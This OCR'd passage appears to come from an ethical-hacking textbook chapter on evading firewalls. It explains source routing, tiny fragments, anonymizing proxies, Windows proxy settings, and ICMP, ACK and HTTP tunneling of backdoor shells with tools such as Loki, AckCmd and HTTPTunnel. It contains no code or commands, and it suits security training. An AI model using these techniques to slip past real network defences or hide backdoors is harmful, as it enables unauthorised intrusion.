


Figure 12.39: Evading Firewall using IP Address Spoofing

Source Routing

Using this technique, the sender of the packet designates the route (partially or entirely) that a packet should take through the network such that the designated route should bypass the firewall node. Thus, the attacker can evade firewall restrictions.

When these packets travel through the network nodes, each router examines the destination IP address and chooses the next hop to direct the packet to the destination. In source routing, the sender makes some or all of these decisions on the router.

Source routing is categorized into two approaches: loose source routing and strict source routing. In loose source routing, the sender specifies one or more stages that the packet must go through, whereas in strict source routing, the sender specifies the exact route the packet must go through.

The figure below shows source routing, where the originator dictates the eventual route of the traffic.



Figure 12.40: Evading Firewall using Source Routing

Tiny Fragments

Attackers create tiny fragments of outgoing packets, forcing some of the TCP packet's header information into the next fragment. The IDS filter rules that specify patterns will not match with the fragmented packets owing to the broken header information. The attack will succeed if the filtering router examines only the first fragment and allows all the other fragments to pass through. This attack is used to avoid user-defined filtering rules and works when the firewall checks only for the TCP header information.

7 *http://anonymouse.org*
8 *https://proxyscrape.com*

Bypass Blocked Sites Using Anonymous Website Surfing Sites

Anonymous web-surfing sites help to browse the Internet anonymously and unblock blocked sites (i.e., evade firewall restrictions). By using these sites, you can surf restricted sites anonymously without revealing your IP address. Various anonymous web-surfing sites available, some of which provide options to encrypt website URLs.

The following is the list of proxy servers that can help you to access blocked websites. These proxy websites will hide the actual IP address and show another IP address, which could prevent the website from being blocked, thereby allowing access.

Anonymize VPN

Source: *https://anonymize.com*

Anonymizer's VPN routes all the traffic through an encrypted tunnel directly from your laptop to secure and harden servers and networks. It then masks the real IP address to ensure complete and continuous anonymity for all online activities.

Some online anonymizers include:

- *https://www.free-proxy.com*
- *https://anonymous-proxy-servers.net*


Bypass a Firewall Using a Proxy Server

1. Find an appropriate **proxy server**
2. In a Windows system, Go to **Control Panel**, select **Network and Internet** → **Internet Options** and in the **Internet Options** dialog box under **Connections** tab, click “**LAN settings**”
3. Under **LAN Settings**, click on the “**Use a proxy server for your LAN**” check box
4. In the **Address** box, type the **IP address** of the proxy server
5. In the **Port** box, type the **port number** that is used by the proxy server for client connections (by default, 8080)
6. Click to select “**Bypass proxy server for local addresses**” check box if you do not want the proxy server computer to be used when connected to a computer on the local network
7. Click **OK** to close the **LAN Settings** dialog box
8. Click **OK** again to close the **Internet Options** dialog box

Bypass a Firewall Using a Proxy Server

Steps to be followed to bypass a firewall using a proxy server:

1. Find an appropriate proxy server
2. In a Windows system, Go to **Control Panel**, select **Network and Internet** → **Internet Options** and in the **Internet Options** dialog box under **Connections** tab, click “**LAN settings**”
3. Under **LAN Settings**, click on the “**Use a proxy server for your LAN**” checkbox
4. In the **Address** box, type the **IP address** of the proxy server
5. In the **Port** box, type the **port number** that is used by the proxy server for client connections (by default, 8080)
6. Click to select the “**Bypass proxy server for local addresses**” checkbox if you do not want the proxy server computer to be used when connected to a computer on the local network
7. Click **OK** to close the **LAN Settings** dialog box
8. Click **OK** again to close the **Internet Options** dialog box



Bypassing Firewalls through the ICMP Tunneling Method

- ICMP tunneling allows tunneling a **backdoor shell** in the data portion of ICMP Echo packets
- RFC 792, which delineates **ICMP operations**, does not define what should go in the data portion
- The **payload portion** is arbitrary and is not examined by most of the firewalls, thus any data can be inserted in the payload portion of the ICMP packet, including a **backdoor application**
- Some administrators keep **ICMP open** on their firewall because it is useful for tools like **ping** and **traceroute**
- Assuming that ICMP is allowed through a firewall, use **Loki ICMP tunneling** (*https://www.cisco.com*) to execute commands of choice by tunneling them inside the payload of the **ICMP echo packets**

Internet Client

Bypassing Firewalls through the ICMP Tunneling Method

The ICMP protocol is used to send an error message to the client. As it is a required service for network communication, users often enable this service on their networks. Moreover, it does not entail a significant threat from the security perspective. The attacker takes advantage of the enabled ICMP protocol on the network and performs ICMP tunneling to send his/her malicious data into the target network. The ICMP tunnel provides attackers with full access to target networks.

It allows tunneling of a backdoor shell in the data portion of ICMP Echo packets. RFC 792, which delineates ICMP operation, does not define what should go in the data portion. The payload portion is arbitrary and is not examined by most firewalls. Thus, any data can be inserted in the payload portion of the ICMP packet, including a backdoor application. Some administrators keep ICMP open on their firewall because it is useful for tools such as ping and traceroute. Assuming that ICMP is allowed through a firewall, use Loki ICMP tunneling (*https://www.cisco.com*) to execute commands of choice by tunneling them inside the payload of ICMP echo packets.

Bypassing Firewalls through the ACK Tunneling Method

- ACK tunneling allows tunneling a backdoor application with **TCP packets with the ACK bit set**
- The ACK bit is used to **acknowledge the receipt of a packet**
- Some firewalls **do not check packets with the ACK bit set** because ACK bits are supposed to be used in response to legitimate traffic
- Tools such as **AckCmd** (*https://packetstormsecurity.com*) can be used to implement ACK tunneling

Wraps evil client command in TCP packet
Attacker
Firewall
Unwraps command, executes it, locally wraps output in TCP packet, and resends back to attacker
Internet Client

Bypassing Firewalls through the ACK Tunneling method

Ordinary packet filtering firewalls define their rule sets based on the SYN packet when TCP level communication is to be established. This is because such a firewall assumes that only the SYN packet is coming from the client and is thus likely to contain malicious code in the SYN packet. These firewalls ignore the possibility that the attacker can also inject malicious code in the ACK packet. As ACK packets are sent after establishing a session, ACK traffic is considered legitimate. In addition, the filtering of ACK packets is ignored to reduce the workload of firewalls, as there can be many ACK packets for one SYN packet. ACK tunneling allows tunneling of a backdoor application with TCP packets with the ACK bit set. The ACK bit acknowledges the receipt of a packet. As stated earlier, some firewalls do not check packets with the ACK bit set, because ACK bits are supposed to be used in response to legitimate traffic that has already been allowed to pass through. Attackers exploit this fact in ACK tunneling. Tools such as **AckCmd** (*https://packetstormsecurity.com*) use ACK tunneling.

Bypassing Firewalls through the HTTP Tunneling Method

HTTP tunneling allows attackers to perform various Internet tasks despite the restrictions imposed by firewalls. This method can be implemented if the target company has a public web server in which port 80 is used for HTTP traffic that is unfiltered by its firewall. The attacker encapsulates data inside HTTP traffic (via port 80). Many firewalls do not examine the payload of an HTTP packet to confirm that it is legitimate. Thus, it is possible to tunnel traffic via TCP port 80.

Tools such as **HTTPTunnel** (*http://http-tunnel.sourceforge.net*) use this technique of tunneling traffic across TCP port 80. HTTPTunnel is a client/server application, the client application is htc, and the server is hts. Upload the server to the target system and redirect it through TCP port 80.

Figure 12.45: Bypassing firewall through HTTP tunneling

Why do I Need HTTP Tunneling?

